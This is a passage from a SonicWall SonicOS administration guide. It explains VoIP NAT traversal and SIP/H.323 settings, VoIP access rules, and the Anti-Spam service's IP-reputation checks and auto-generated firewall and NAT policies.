Incoming call sequence of events



The following describes the sequence of events shown in Incoming call sequence of events:


1. **Phone B registers with VoIP server** - The firewall builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicOS translates between phone B's private IP address and the firewall's public IP address used in registration messages. The VoIP server is unaware that phone B is behind a firewall and has a private IP address—it associates phone B with the firewall's public IP address.
2. **Phone A initiates a call to phone B** - Phone A initiates a call to phone B using a phone number or alias. When sending this information to the VoIP server, it also provides details about the media types and formats it can support as well as the corresponding IP addresses and ports.
3. **VoIP Server validates the call request and sends the request to phone B** - The VoIP server sends the call request to the firewall's public IP address. When it reaches the firewall, SonicOS validates the source and content of the request. The firewall then determines phone B's private IP address.
4. **Phone B rings and is answered** - When phone B is answered, it returns information to the VoIP server for the media types and formats it supports as well as the corresponding IP addresses and ports. SonicOS translates this private IP information to use the firewall's public IP address for messages to the VoIP server.
5. **VoIP server returns phone B media IP information to phone A** - Phone A now has enough information to begin exchanging media with Phone B. Phone A does not know that Phone B is behind a firewall, as it was given the public address of the firewall by the VoIP Server.

6 **Phone A and phone B exchange audio/video/data through the VoIP server** - Using the internal database, SonicOS ensures that media comes from only Phone A and is only using the specific media streams permitted by Phone B.

Local Calls

Local VoIP call sequence of events shows the sequence of events that occurs during a local VoIP call.

Local VoIP call sequence of events



The following describes the sequence of events shown in Local VoIP call sequence of events:

1 **Phones A and B register with VoIP server** - The firewall builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicOS translates between the phones' private IP addresses and the firewall's public IP address. The VoIP server is unaware that the phones are behind a firewall. It associates the same IP address for both phones, but different port numbers.

2 **Phone A initiates a call to phone B by sending a request to the VoIP server -** Even though they are behind the same firewall, phone A does not know Phone B's IP address. Phone A initiates a call to phone B using a phone number or alias.

3 **VoIP Server validates the call request and sends the request to phone B -** The VoIP server sends the call request to the firewall's public IP address.The firewall then determines phone B's private IP address.

4 **Phone B rings and is answered** - When phone B is answered, the firewall translate its private IP information to use the firewall's public IP address for messages to the VoIP server.

5 **VoIP Server returns phone B media IP information to phone A -** Both the called and calling party information within the messages are translated by SonicOS back to the private addresses and ports for phone A and phone B.

6 **Phone A and phone B directly exchange audio/video/data -** The firewall routes traffic directly between the two phones over the LAN. Directly connecting the two phones reduces the bandwidth requirements for transmitting data to the VoIP server and eliminates the need for the firewall to perform address translation.

103

Configuring SonicWall VoIP Features

Configuration Tasks


Configuring the SonicWall network security appliance for VoIP deployments builds on your basic network configuration in the SonicWall management interface. This section assumes the SonicWall network security appliance is configured for your network environment.

NOTE: For general information on VoIP, see VoIP Overview on page 1198.

Topics:

VoIP > Settings: VoIP Configuration

You configure VoIP through settings on the **VoIP > Settings** page. This page is divided into three sections: **General Settings, SIP Settings**, and **H.323 Settings**.



Topics:

General Settings

There is one option under **General Settings**: **Enable Consistent NAT**.

Consistent NAT enhances standard NAT policy to provide greater compatibility with peer-to-peer applications that require a consistent IP address to connect to, such as VoIP. Consistent NAT uses an MD5 hashing method to consistently assign the same mapped public IP address and UDP Port pair to each internal private IP address and port pair.

For example, NAT could translate the private (LAN) IP address and port pairs, `192.116.168.10/50650` and `192.116.168.20/50655` into public (WAN) IP/port pairs, as shown in IP address and port pairs:

IP address and port pairs

Private IP/Port	Translated Public IP/Port
192.116.168.10/50650	64.41.140.167/40004
192.116.168.20/50655	64.41.140.167/40745

With Consistent NAT enabled, all subsequent requests from either host 192.116.168.10 or 192.116.168.20 using the same ports illustrated in IP address and port pairs result in using the same translated address and port pairs. Without Consistent NAT, the port and possibly the IP address change with every request.


NOTE: Enabling Consistent NAT causes a slight decrease in overall security, because of the increased predictability of the address and port pairs. Most UDP-based applications are compatible with traditional NAT. Therefore, do not enable Consistent NAT unless your network uses applications that require it.

To enable consistent NAT:

1 Select the **Enable Consistent NAT** option. This option is disabled by default.

2 Click **Accept**.

SIP Settings



By default, SIP clients use their private IP address in the SIP (Session Initiation Protocol) Session Definition Protocol (SDP) messages that are sent to the SIP proxy. If your SIP proxy is located on the public (WAN) side of the firewall and the SIP clients are located on the private (LAN) side of the firewall, the SDP messages are not translated and the SIP proxy cannot reach the SIP clients.

To enable SIP:

1 The **Enable SIP Transformations** is not selected by default. Select this option to:

- Transform SIP messages between LAN (trusted) and WAN/DMZ (untrusted).

  You need to check this setting when you want the firewall to do the SIP transformation. If your SIP proxy is located on the public (WAN) side of the firewall and SIP clients are on the LAN side, the SIP clients by default embed/use their private IP address in the SIP/Session Definition Protocol (SDP) messages that are sent to the SIP proxy; hence, these messages are not changed and the SIP proxy does not know how to get back to the client behind the firewall.

- Enable the firewall to go through each SIP message and change the private IP address and assigned port.

- Control and open up the RTP/RTCP ports that need to be opened for the SIP session calls to happen.

NAT translates Layer 3 addresses, but not the Layer 7 SIP/SDP addresses, which is why you need to select **Enable SIP Transformations** to transform the SIP messages.

TIP: In general, you should select the **Enable SIP Transformations** checkbox unless there is another NAT traversal solution that requires this feature to be turned off. SIP Transformations works in bi-directional mode, meaning messages are transformed going from LAN to WAN and vice versa.

When **Enable SIP Transformations** is selected, the other options become available.

2 Selecting **Permit non-SIP packets on signaling port** enables applications such as Apple iChat and MSN Messenger, which use the SIP signaling port for additional proprietary messages. This checkbox is disabled by default.

IMPORTANT: Enabling this checkbox may open your network to malicious attacks caused by malformed or invalid SIP traffic.

3 If the SIP Proxy Server is being used as a B2BUA, enable the **Enable SIP Back-to-Back User Agent (B2BUA) support** setting. This option is disabled by default and should be enabled only when the firewall can see both legs of a voice call (for example, when a phone on the LAN calls another phone on the LAN).

TIP: If there is no possibility of the firewall seeing both legs of voice calls (for example, when calls will only be made to and received from phones on the WAN), the **Enable SIP Back-to-Back User Agent (B2BUA) support** setting should be disabled to avoid unnecessary CPU usage.

4 Use the **SIP Signaling inactivity time out (seconds)** and **SIP Media inactivity time out (seconds)** options to define the amount of time a call can be idle (no traffic exchanged) before the firewall blocks further traffic. A call goes idle when placed on hold. The default time value for:

- **SIP Signaling inactivity time out** is **3600** seconds (60 minutes).
- **SIP Media inactivity time out** is **120** seconds (2 minutes).

5 Use the **Additional SIP signaling port (UDP) for transformations** setting to specify a non-standard UDP port to carry SIP signaling traffic. Normally, SIP signaling traffic is carried on UDP port 5060. However, a number of commercial VOIP services use different ports, such as 1560. When this setting is non zero (0, the default), the security appliance performs SIP transformation on these non-standard ports.


TIP: Vonage's VoIP service uses UDP port 5061.

6 To track SIP endpoint registration anomalies, select the **Enable SIP endpoint registration anomaly tracking** option. This option is not selected by default. When it is selected, these options become available:

- **Registration tracking interval (seconds)** – Specify the interval between checking for anomalies. The default is **300** seconds (5 minutes).
- **Failed registration threshold** – Specify the number of failed registrations before checking for anomalies. The default is **5** failures.
- **Endpoint block interval (seconds)** – The default is **3600** (60 minutes).

7 Click **Accept**.

H.323 Settings



To configure H.323 settings:

1 Select **Enable H.323 Transformation** to allow stateful H.323 protocol-aware packet content inspection and modification by the firewall. This option is disabled by default. When the option is selected, the other H.323 options become active.

The firewall performs any dynamic IP address and transport port mapping within the H.323 packets, which is necessary for communication between H.323 parties in trusted and untrusted networks/zones.

Disable the **Enable H.323 Transformation** to bypass the H.323 specific processing performed by the firewall.

2 Select **Only accept incoming calls from Gatekeeper** to ensure all incoming calls go through the Gatekeeper for authentication. The Gatekeeper refuses calls that fail authentication.

3 In the **H.323 Signaling/Media inactivity time out (seconds)** field, specify the amount of time a call can be idle before the firewall blocks further traffic. A call goes idle when placed on hold. The default time is **300** seconds (5 minutes).

4 The **Default WAN/DMZ Gatekeeper IP Address** field has a default value of **0.0.0.0**. Enter the default H.323 Gatekeeper IP address in this field to allow LAN-based H.323 devices to discover the Gatekeeper using the multicast address 225.0.1.41. If you do not enter an IP address, multicast discovery messages from LAN-based H.323 devices go through the configured multicast handling.

5 Click **Accept**.

Topics:

- Configuring Bandwidth on the WAN Interface on page 1214
- Configuring VoIP Access Rules on page 1214

Configuring Bandwidth on the WAN Interface

NOTE: For information on Bandwidth Management (BWM) and configuring BWM on the WAN interface, see Firewall Settings > BWM on page 1054.

Configuring VoIP Access Rules

By default, stateful packet inspection on the firewall allows all communication from the LAN to the Internet and blocks all traffic to the LAN from the Internet. Additional network access rules can be defined to extend or override the default access rules.

If you are defining VoIP access for client to use a VoIP service provider from the WAN, you configure network access rules between source and destination interface or zones to enable clients behind the firewall to send and receive VoIP calls.

TIP: Although custom rules can be created that allow inbound IP traffic, the firewall does not disable protection from Denial of Service attacks, such as the SYN Flood and Ping of Death attacks.


NOTE: You must select Bandwidth Management on the **Network > Interfaces** page for the **WAN** interface before you can configure bandwidth management for network access rules.

To add access rules for VoIP traffic on the SonicWall network security appliance:

1 Go to the **Firewall > Access Rules** page.

2 For **View Style**, click **All Rules**.

3 Click the **Add** button. The **Add Rule** dialog displays.



4 In the **General** tab, select **Allow** from the **Action** list to permit traffic.

5 Select the from and to zones from the **From Zone** and **To Zone** drop-down menus.

6 Select the service or group of services affected by the access rule from the **Service** drop-down menu.

- For H.323, select one of the following or select **Create New Group** and add the following services to the group:
  - **H323 Call Signaling**
  - **H323 Gatekeeper Discovery**
  - **H323 Gatekeeper RAS**
- For SIP, select **SIP**.

7 Select the source of the traffic affected by the access rule from the **Source** drop-down menu. Selecting **Create New Network** displays the **Add Address Object** dialog.

8 If you want to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet, select **Range** in the **Type:** drop-down menu.

   a Enter the lowest and highest IP addresses in the range in the **Starting IP Address:** and **Ending IP Address** fields.

9 Select the destination of the traffic affected by the access rule from the **Destination** drop-down menu. Selecting **Create New Network** displays the **Add Address Object** dialog.

10 From the **Users Allowed** drop-down menu, add the user or user group affected by the access rule.

11 Select a schedule from the **Schedule** drop-down menu if you want to allow VoIP access only during specified times. The default schedule is **Always on**. You can specify schedule objects on the **System > Schedules** page.

12 Enter any comments to help identify the access rule in the **Comments** field.

13 Click the **Bandwidth** tab.

14 Select **Bandwidth Management**, and enter the **Guaranteed Bandwidth** in Kbps.

15 Enter the maximum amount of bandwidth available to the Rule at any time in the **Maximum Bandwidth** field.

16 Assign a priority from 0 (highest) to 7 (lowest) in the **Bandwidth Priority** drop-down menu. For higher VoIP call quality, ensure VoIP traffic receives HIGH priority.

TIP: Rules using Bandwidth Management take priority over rules without bandwidth management.

17 Click **Add**.

Configuring VoIP Logging

You can enable the logging of VoIP events on the **Log > Settings** page. Log entries are displayed on the **Log > Monitor** page. To enable logging of VoIP, see Log > Settings on page 1828.

104

Listing Active VoIP Calls

VoIP > Call Status

The **VoIP > Call Status** page lists all currently active VoIP calls.

The **VoIP Call Status** table displays the following information about the active VoIP connection:

- Caller IP
- Caller-ID
- Called IP
- Caller-ID
- Protocol
- Bandwidth
- Time Started

You can see the caller and called information as well as how long the call has been in progress and the bandwidth used. Both Active H.323 and SIP calls are shown on the **VoIP > Call Status** page.

H.323 Transformations and SIP Transformations must be enabled on the **VoIP > Settings** page for the corresponding calls to be shown. Only when these options are enabled does SonicOS inspect the VoIP payload to track call progress.

To reset the connections for all the active calls in progress, click **Flush All** to remove all VoIP call entries.

Part 15

Anti-Spam

NOTE: Anti-Spam is not supported on the SuperMassive 9800.

105

About Anti-Spam

NOTE: Anti-Spam is a separate, licensed feature that provides a quick, efficient, and effective way to add anti-spam, anti-phishing, and anti-virus capabilities to your existing firewall.

NOTE: Anti-Spam is not supported on the SuperMassive 9800.

Anti-Spam Overview

NOTE: Anti-Spam is not supported on the SuperMassive 9000 series.

Topics:

What is Anti-Spam?

The Anti-Spam feature provides a quick, efficient, and effective way to add anti-spam, anti-phishing, and anti-virus capabilities to your existing firewall.

In a typical Anti-Spam configuration, you choose to add Anti-Spam capabilities by selecting it in the SonicOS interface and licensing it. The firewall then uses the same advanced spam-filtering technology as the SonicWall Email Security products to reduce the amount of junk email delivered to users.

There are two primary ways inbound messages are analyzed by the Anti-Spam feature:

- Advanced IP Reputation Management
- Cloud-based Advanced Content Management

IP Address Reputation uses the GRID Network to identify the IP addresses of known spammers, and reject any mail from those senders without even allowing a connection. GRID Network Sender IP Reputation Management checks the IP address of incoming connecting requests against a series of lists and statistics to ensure that the

connection has a probability of delivering valuable email. The lists are compiled using the collaborative intelligence of the SonicWall GRID Network. Known spammers are prevented from connecting to the firewall, and their junk email payloads never consume system resources on the targeted systems.

Email that does not come from known spammers is analyzed based on “GRIDprints” generated by SonicWall’s research laboratories and are based on data from millions of business endpoints, hundreds of millions of messages, and billions of reputation votes from the users of the GRID Network. Our Grid Network uses data from multiple SonicWall solutions to create a collaborative intelligence network that defends against the worldwide threat landscape. GRIDprints uniquely identify messages without exposing data contained in the email message.

The Anti-Spam service determines that an email fits *only one* of the following threats: Spam, Likely Spam, Phishing, Likely Phishing, Virus, or Likely Virus. It uses the following precedence order when evaluating threats in email messages:

- Phishing
- Likely Phishing
- Virus
- Likely Virus
- Spam
- Likely Spam

For example, if a message is both a virus and spam, the message is categorized as a virus as virus is higher in precedence than spam.

If the Anti-Spam service determines that the message is *not* any of the above threats, it is judged as good email and is delivered to the destination server.

Benefits

Adding anti-spam protection to your firewall increases the efficiency of your system as a whole by filtering and rejecting junk messages before users see them in their inboxes.

- Reduced amount of bandwidth and resources consumed by junk email in your network
- Reduced number of incoming messages sent to the mail server
- Reduced threat to the organization, because users cannot accidentally infect their computers by clicking on virus spam
- Better protection for users from phishing attacks

How Does the Anti-Spam Service Work?

This section describes the Anti-Spam feature, including the SonicWall GRID Network, and how it interacts with SonicOS as a whole. The two points of significant connection with SonicOS are Address and Service Objects. You use the address and service objects to configure the Anti-Spam feature to function smoothly with SonicOS. For example, use the Anti-Spam Service Object to configure NAT policies to archive inbound email as well as sending it through a filter.

The Comprehensive Anti-Spam Service analyzes messages’ headers and contents and uses collaborative GRID printing to block spam email.

Topics:

GRID Network

The GRID Connection Management with Sender IP Reputation feature is used by SonicWall Email Security and by the Anti-Spam service in SonicOS. GRID Network Sender IP Reputation is the reputation a particular IP address has with members of the SonicWall GRID Network. When this feature is enabled, email is not accepted from IP addresses with a bad reputation. When SonicOS does not accept a connection from a known bad IP address, mail from that IP address never reaches the email server.

GRID Network Sender IP Reputation checks the IP address of incoming connection requests against a series of lists and statistics to ensure that the connection has a probability of delivering valuable email. The lists are compiled using the collaborative intelligence of the SonicWall GRID Network. Known spammers are prevented from connecting to the firewall, and their junk email payloads never consume system resources on the targeted systems.

Topics:

Benefits

- As much as 80 percent of junk email is blocked at the connection level, before the email is ever accepted into your network. Fewer resources are required to maintain your level of spam protection.
- Your bandwidth is not wasted on receiving junk email on your servers, only to analyze and delete it.
- A global network watches for spammers and helps legitimate users restore their IP reputations if needed.

GRID Connection Management with Sender IP Reputation and Connection Management Precedence Order

When a request is sent to your first-touch firewall, the Anti-Spam service evaluates the 'reputation' of the requestor. The reputation is compiled from white lists of known-good senders, block lists of known spammers, and denial-of-service thresholds.

If IP Reputation is enabled, the source IP address is checked in this order:

Evaluation order

Evaluation	Description
Allow-list	If an IP address is on this list, it is allowed to pass messages through Connection Management. The messages are analyzed by your firewall as usual.
Block-list	This IP address is banned from connecting to the firewall.
Reputation-list	If the IP address is not in the previous lists, the firewall checks with the GRID Network to see if this IP address has a bad reputation.
Defer-list	Connections from this IP address are deferred. A set interval must pass before the connection is allowed.
DoS	If the IP address is not on the previous lists, the firewall checks to see if the IP address has crossed the Denial of Service threshold. If it has, the appliance uses the existing DoS settings to take action.

Only if the IP address passes all of these tests does the firewall allow that server to make a connection and transfer mail. If the IP address does not pass the tests, there is a message from SonicOS to the requesting server indicating that there is no SMTP server. The connection request is not accepted.

Address and Service Objects

The Anti-Spam feature of SonicOS supports Address and Service Objects to manage a customer's email server(s). These objects are used by the Anti-Spam Service for its NAT and Access Rule policies. Automatically-created rules are not editable and will be deleted if the Anti-Spam Service is disabled.

When enabled, the Anti-Spam service creates NAT policies and Access Rules to control and redirect email traffic. The policies and rules are visible in the Network > NAT Policies and Firewall Rules pages, but are not editable. These automatically-created policies are only available when the Anti-Spam service is enabled.

When the Anti-Spam service is licensed and activated, the Anti-Spam > Settings page shows a single checkbox to enable Anti-Spam. Selecting the checkbox invokes the Destination Mail Server Policy Wizard if there is no existing custom access rule and NAT policy for an already-deployed scenario. When you set up generated policies, the Anti-Spam service must know where the emails are routed behind the firewall. Specifically it needs the destination mail server IP address and its zone assignment. The Destination Mail Server Policy Wizard is launched if this data cannot be found.

You need the following information for the wizard:

- **Destination Mail Server Public IP Address** – The IP address to which external MTAs (message transfer agents) connect by SMTP.
- **Destination Mail Server Private IP Address** – The internal IP address of the Exchange or SMTP server (behind the firewall).
- **Zone Assignment** – The zone to which the Exchange server is assigned.
- **Inbound Email Port** – The TCP service port number to which emails will be sent, also known as the inbound SMTP port.

Policies and Address Objects created by the wizard are editable and persist even if the Anti-Spam service is disabled.

Topics:

Objects Created When the Anti-Spam Service Is Enabled

This section provides an example of the type of rules and objects generated automatically as Firewall Access Rules, NAT Policies and Service Objects. These objects are not editable and will be removed if the Anti-Spam service is disabled.

The **Firewall > Access Rules** page shows the generated rules used for Anti-Spam.

#	Zone	> Zone	Priority	Source	Destination	Service	Action	Users	Comment	Enable	Configure
	WAN										
24	WAN	> LAN	1	Any	Exchange Server Public	Any	Allow	All			
25	WAN	> LAN	2	Any	Default Active WAN IP	SonicWALL Anti-Spam Service	Allow	All			
26	WAN	> LAN	3	Any	User Mail Server Public IP	SMTP (Anti-Spam Inbound Port)	Allow	All			
27	WAN	> LAN	4	Any	Any	Any	Deny	All			
28	WAN	> WAN	1	Any	All X1 Management IP	Ping	Allow	All			
29	WAN	> WAN	2	Any	All X1 Management IP	HTTPS Management	Allow	All			
30	WAN	> WAN	3	Any	Public Mail Server Address Group	SMTP (Anti-Spam Inbound Port)	Allow	All			
31	WAN	> WAN	4	Any	All X1 Management IP	HTTP Management	Allow	All			

The rows outlined in red are the access rules generated when Anti-Spam is activated. The row outlined in green is the default rule that Anti-Spam creates if there are no existing mail server policies.


You could also create the following access rules:

- WAN to WAN rule for incoming email (SMTP) from any source to all the WAN IP addresses
- WAN to LAN rule for processed email from Email Security Service to all the WAN IP address using the Anti-Spam service port (default:10025)

The Anti-Spam Service Object is created in the **Network > Services** page.

96	SonicWALL Anti-Spam Service	TCP	10025	10025	

This Service Object is referenced by the generated NAT policies.



9	Any	Default Active WAN IP	Public Mail Server Address Group	SonicWALL Email Security Service	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	9			
10	Any	Original	Public Mail Server Address Group	SonicWALL Email Junk Store	SMTP (Anti-Spam Inbound Port)	SonicWALL Anti-Spam Service	Any	Any	10			
11	Any	Original	Default Active WAN IP	Destination Mail Server Private IP	SonicWALL Anti-Spam Service	SMTP (Send E-Mail)	Any	Any	11			
12	Any	Original	Public Mail Server Address Group	Destination Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	12			
13	Any	Original	User Mail Server Public IP	User Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	13			
14	Any	Original	Default Active WAN IP	SonicWALL Email Junk Store	SonicWALL Anti-Spam Service	Original	Any	Any	14			
15	Firewalled Subnets	Exchange Server Public	Exchange Server Public	Exchange Server Private	Any	Original	Any	Any	15			
16	Exchange Server Private	Exchange Server Public	Any	Original	Any	Original	Any	X1	16			
17	Any	Original	Exchange Server Public	Exchange Server Private	Any	Original	Any	Any	17			

The rows outlined in red are the policies generated when Anti-Spam is activated. The row outlined in green is the default policy that Anti-Spam creates if there are no existing mail server policies.

Objects Created by the Wizard

Objects created from an administrator's interaction with the wizard can be edited and stay in the system even if the Anti-Spam service is disabled.

The following considerations apply to the auto-generation of policies:

- A system Address Group Object called the **Public Mail Server Address Group** is created as a default for the original destination for generated policies. This group contains the Address Object, **Destination Mail Server Public IP**, which takes the IP address value provided during the wizard.
- If a SonicWall device already has existing policies for SMTP, the following procedures occur:
  - If the existing policy's original destination is a host-type Address Object, then the generated policies use the **Public Mail Server Address Group** object as their original destination.
